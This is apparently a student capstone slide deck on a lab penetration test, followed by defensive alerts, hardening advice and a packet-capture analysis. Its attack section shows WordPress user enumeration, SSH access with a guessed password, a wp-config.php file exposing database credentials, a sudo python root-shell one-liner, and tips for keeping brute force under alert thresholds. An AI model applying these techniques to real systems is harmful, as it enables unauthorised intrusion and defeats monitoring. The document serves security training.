Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

By: Juan Barroso, Zack Burton, Leo Katz

Contents


Attack

Cybersecurity



Network Topology
& Critical Vulnerabilities

Network Topology



Network

Address Range: 192.168.1.1/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines

IPv4: 192.168.1.90
OS: Debian Kali 5.4.0
Hostname: Kali

IPv4: 192.168.1.110
OS: Debian GNU/Linux 8
Hostname: Target 1

IPv4: 192.168.1.115
OS: Debian GNU/Linux 8
Hostname: Target 2

IPv4: 192.168.1.105
OS: Ubuntu 18.04
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu 18.04
Hostname: ELK

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Network Mapping & User Enumeration	Nmap was used to discover open ports.	Able to discover open ports and craft attacks against them.
Weak Passwords	A weak password was found just by guesswork.	This allowed SSH into the web server.
MySQL Credentials	Attackers were able to find a file with login information for the MySQL database.	Able to use the login information to gain access to the database.
MySQL Data Exfiltration	Attackers were able to find password hashes for all users.	Hashes can be cracked with tools such as John the Ripper–as long as they are not salted.
Unsalted Password Hashes	Stored password hashes were not salted with random characters.	The hashes were not salted, so another account was compromised.
Misconfiguration of Privileges	Steven’s account had sudo privileges for python.	Able to utilize Steven’s python privileges in order to escalate to root access.

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Brute Force	Brute Force is the ability to try a large arbitrary amount of guesses without repercussions.	This allowed us to find hidden directories.
Exposed Directory	Hidden directories are found using non-standard means.	Revealed hidden directories for attack.
Weak Passwords	Weak passwords are passwords that are short or easily guessed.	This granted root access to the machine.
Remote Code Execution	The ability to execute code from a remote machine.	Backdoor was created using php mailer, allowing for more direct access.

Exploits Used

Exploitation: Brute Force

The WordPress on 192.168.1.110 had no restriction on how many failed attempts one could make to login. Using wpscan with the -eu (enumerate users) we were able to brute force a username using common usernames. That username was then used to gain access to a user shell.

```
[i] User(s) Identified:

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection
)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[!] No WPVulnDB API Token given, as a result vulnerability data has not bee
n output.
[!] You can get a free API token with 50 daily requests by registering at h
ttps://wpvulndb.com/users/sign_up

[+] Finished: Sun May  1 12:08:21 2022
[+] Requests Done: 48
[+] Cached Requests: 4
[+] Data Sent: 10.471 KB
[+] Data Received: 284.802 KB
[+] Memory used: 123.461 MB
[+] Elapsed time: 00:00:02
```

Exploitation: weak password

Michael's username was used to start an SSH connection with the Target 1 machine. Though we had gained a username we didn't yet have a password to start an SSH session. A few simple passwords were guessed and his name succeeded. This gave us access to the Target 1 machine.

```
root@Kali:~# ssh michael@192.168.1.110
michael@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have new mail.
Last login: Mon May  2 02:11:12 2022 from 192.168.1.90
michael@target1:~$
```

Exploitation: unrestricted file access

- Accessing the WordPress directory (/var/www/html/wordpress) gave us access to files only admins should be able to access.
  - Michael was not part of the sudoers file and thus assumed not to be an admin.
- This allowed us to access the wp-config.php file which had the username and password for the sql database. Which was then accessed.

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8mb4');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
```

```
michael@target1:/var/www/html$ cat wordpress/wp-config.php
<?php
/**
 * The base configuration for WordPress
 *
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 *
 * This file contains the following configurations:
 *
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 *
 * @link https://codex.wordpress.org/Editing_wp-config.php
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'wordpress');

/** MySQL database username */
define('DB_USER', 'root');

/** MySQL database password */
define('DB_PASSWORD', 'R@v3nSecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```

Exploitation: privilege escalation

Near the end we were able to gain access as Steven. We then used a python exploit to gain root access to the machine, giving us unrestricted access to files on the machine.

```
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# cd /
root@target1:/# whoami
root
```

Avoiding Detection

Stealth Exploitation of brute force

Monitoring Overview

the http request status monitor looks for how often 200 vs 400 codes are sent. a brute force attack will generate more 400 codes. the particular threshold for this alert was over 400 over the last 5 minutes

Mitigating Detection

- lower the attempts per 5 minutes
- use a form of social engineering to gain the the credentials

Stealth Exploitation of remote code execution

Monitoring Overview

measuring cpu percentage over time is a great way to detect remote code execution. this particular alert was set for over 0.5 over 5 minutes

Mitigating Detection

the easiest way to avoid being detected is to use commands that take up low percentage. there is no better alternative for rce.

Stealth Exploitation of weak password/password hashes

Monitoring Overview

while this had no alerts set up, it is important to talk about regardless

Mitigating

- passwords should have strong conventions set
- all hashes should be salted and be sha256 or better

Defense


Cybersecurity

Alerts Implemented

Excessive HTTP Errors

Summarize the following:

- Which **metric** does this alert monitor?
  - http.response.status_code > 400
- What is the **threshold** it fires at?
  - 5 in the last 5 minute



HTTP Request Size Monitor

Summarize the following:

- Which **metric** does this alert monitor?
  - http.request.bytes
- What is the **threshold** it fires at?
  - 3500 in the last 1 minute

CPU Usage Monitor

Summarize the following:

- Which **metric** does this alert monitor?
  - system.process.cpu.total.pct
- What is the **threshold** it fires at?
  - 0.5 in the last 5 minutes

Hardening

Hardening Against Weak Passwords on Target 1

- Implement a stronger password policy in the user account settings and require public key authorization.
- With a stronger password and public key authorization it will almost be impossible to guess or brute force
- OWASP recommends to introduce additional authentication controls like two-factor authentication (2FA) or introduce a strong password policy.
- The simplest and cheapest of these is the introduction of a strong password policy that ensures:
  - Password length
  - Password complexity
  - Reuse and aging
- Ideally both of them should be implemented.

Hardening Against Wordpress User Enumerationon Target 1

Explain how to patch Target 1 against Wordpress User Enumeration. Include:

- Disable the WordPress REST API and XML-RPC if its not needed.
  - Why the patch works.
    - WPScan uses REST API to enumerate users
    - XML-RPC uses HTTP as its transport mechanism for data.
  - How to install it
    - Configure WordPress setting to achieve this

Hardening Against Privilege Escalation on Target 1

Explain how to patch Target 1 against Privilege Escalation. Include:

- Administrative permissions should be limited to only essential personnel
- Why the patch works.
  - This allows for accountability and the mitigation for compromise this stopping any escalation
- How to install it
  - Use auditd to find any compromised accounts
  - Proper configuration of the sudoer files

Implementing Patches

Implementing Patches with Ansible

Playbook Overview

- Revoke general privilege to WordPress directory, assign specific user
- Restrict sudo usage (specifically with Python)
- Updating mailer to most recent secure version
- Possibly move wordpress to dedicated WordPress server
- Wrap WordPress in container

Network Analysis

Cybersecurity

Traffic Profile

Traffic Profile

Our analysis identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	1. 172.16.4.205 2. 185.243.115.84 3. 5.101.51.151 4. 10.6.12.203 5. 166.62.111.64	Machines that sent the most traffic.
Most Common Protocols	1. TCP 2. TLS 3. HTTP	Three most common protocols on the network.
# of Unique IP Addresses	810 IPv4	Count of observed IP addresses.
Subnets	10.11.11.1/24, 10.6.12.1/24, 13.107.5.1/24, 172.217.0.0/16	Observed subnet ranges.
# of Malware Species	Trojan (june11.dll)	Number of malware binaries identified in traffic.

Behavioral Analysis


Purpose of Traffic on the Network

"Normal" Activity

- Web browsing
- Skype calls
- Website APIs
- Normal file transfers

Suspicious Activity

- Malware
- Spyware
- Illegal Downloads



Packet	Hostname	Content Type	Size	Filename
51868	b5689023.green.mattingsoluti...		3,592 kB	empty.gif?ss&ss2img
47823	b5689023.green.mattingsoluti...		3,592 kB	empty.gif?ss&ss1img
3729	snnmnkxdhflwgthqismb.com	text/html	1,922 kB	post.php
81704	205.185.125.104	application/octet-stream	563 kB	june11.dll
59227	assets.bounceexchange.com	text/javascript	423 kB	ijs_all_modules_cjs_min_69f909e1
29688	mysocalledchaos.com	image/png	394 kB	MomLifeStickers-Feat-400x600.pn
26141	mysocalledchaos.com	image/jpeg	389 kB	fleshy-in-this-2571786.jpg
65763	acjabogados.com	image/tiff	389 kB	40group.tiff
82490	snnmnkxdhflwgthqismb.com	text/html	371 kB	post.php
58131	cdn.taboola.com	application/javascript	370 kB	impl.349-18-RELEASE.js
24715	www.googletagmanager.com	application/javascript	346 kB	gtm.js?id=GTM-PBN79J&l=dataLa
26379	mysocalledchaos.com	image/png	344 kB	About.png
54962	cdn.taboolasyndication.com	application/javascript	336 kB	loader.js
63318	d2dq2ahtl5zl1z.cloudfront.net	text/javascript	296 kB	analytics.min.js
29131	mysocalledchaos.com	image/jpeg	269 kB	Crafty.jpg
2876	snnmnkxdhflwgthqismb.com	text/html	265 kB	post.php
32073	mysocalledchaos.com	image/jpeg	241 kB	Travel.jpg
7629	pagead2.googlesyndication.com	text/javascript	189 kB	show_ads_impl.js
32717	mysocalledchaos.com	image/jpeg	187 kB	self-care.jpg
25058	mysocalledchaos.com	image/png	168 kB	cropped-MSCC_header_2018-1.pn
63826	cse.google.com	text/javascript	166 kB	async-ads.js
9494	publicdomaintorrents.info	image/jpeg	152 kB	bettybooprythmonthereservationc
62440	www.iphonehacks.com	text/css	150 kB	app.css
29981	mysocalledchaos.com	image/jpeg	147 kB	Family.jpg
59584	www.sabethahospital.com	text/css	143 kB	common_css.php?c=3281&mt=15
25763	mysocalledchaos.com	text/html	143 kB	admin-ajax.php
25176	mysocalledchaos.com	image/jpeg	135 kB	Collaborate.jpg

Normal Activity

Standard Web Traffic

Types of Traffic & Protocols

- Vast majority of traffic was TCP
  - Kerberos
  - Data
  - VSS Monitoring Ethernet trailer
- BitTorrent
- Hypertext Transfer Protocol
  - JavaScript Object Notation
  - Line-based text data
  - Images–JPEG, PNG, GIF


Protocol	Percent Packets	Packets	Percent Bytes	B
Multicast Domain Name System	0.1	104	0.0	1
Simple Service Discovery Protocol	0.1	112	0.0	1
Connectionless Lightweight Directory Access Protocol	0.2	158	0.0	3
NetBIOS Name Service	0.5	511	0.0	3
ADwin configuration protocol	0.7	687	0.1	7
Domain Name System	4.2	4018	0.4	3
Data	7.6	7191	4.6	3
Transmission Control Protocol	86.2	82048	90.9	7
Malformed Packet	0.0	13	0.0	0
Kerberos	0.3	284	0.4	3
Data	0.3	288	0.8	6
VSS Monitoring Ethernet trailer	0.6	585	0.0	1
Distributed Computing Environment / Remote Procedure Call (DCE/RPC)	0.7	638	0.2	1
Local Security Authority	0.0	8	0.0	1
Microsoft Network Logon	0.0	42	0.0	1
SAMR (pidl)	0.0	45	0.0	2
DCE/RPC Endpoint Mapper	0.1	92	0.0	1
DRSUAPI	0.3	252	0.0	3
Lightweight Directory Access Protocol	0.7	679	0.4	3
BitTorrent	0.9	877	0.1	5
NetBIOS Session Service	0.9	886	0.3	2
SMB (Server Message Block Protocol)	0.0	22	0.0	2
SMB2 (Server Message Block Protocol version 2)	1.0	914	0.3	2
Hypertext Transfer Protocol	4.8	4594	60.0	5
eXtensible Markup Language	0.0	3	0.0	2
Malformed Packet	0.0	4	0.0	0
Compuserve GIF	0.0	13	0.0	1
Online Certificate Status Protocol	0.0	23	0.0	2
Portable Network Graphics	0.0	38	9.9	8
JPEG File Interchange Format	0.0	41	2.6	2
Media Type	0.1	112	4.0	3
HTML Form URL Encoded	0.1	120	0.0	2
Line-based text data	0.1	132	8.0	6
JavaScript Object Notation	1.6	1529	36.9	3
Transport Layer Security	11.2	10637	14.8	1

No display filter

Standard Web Traffic

User Activity & Sites Visited


- Common sites
  - time.com
  - instagram.com
- Wordpress sites
  - iphonehacks.com
  - mysocalledchaos.com
- Uncommon sites
  - vinylmeplease.com
  - sabethahospital.com
  - dogoftheyear.net



Standard Web Traffic

Interesting Files


- post.php from snnmnkxdhflwgthqismb.com
  - Large html/text file
- 40group.tiff from acjabogados.com
  - Lossless image format
- invoice-86495.doc from cardboardspaceshiptoys.com
  - Financial details?
  - Social engineering?
- ijs_all_modules_cjs_min_69f909e1f154dad67bb582362cdca3b2.js
- impl.349-18-RELEASE.js



Malicious Activity


Malware


- Two thieves created a web server on the corporate network
  - HTTP & TCP traffic
- Browsing Frank-n-Ted-DC.frank-n-ted.com
- Downloaded “june11.dll”
  - Dynamic link library
  - Contains code, used by more than one program at a time
- This file is actually a Trojan Horse
  - Most often called Trojan.Mint.Zamg.O
  - Ransomware
    - Buffer overflow
    - Encrypt data
    - Hide network activity
    - Lock accounts or devices




Spyware

- The Security team has received reports of an infected Windows host on the network
  - IP Address: 172.16.4.205
  - Username “matthijs.devries”
- Traffic to and from the host was HTTP & TCP
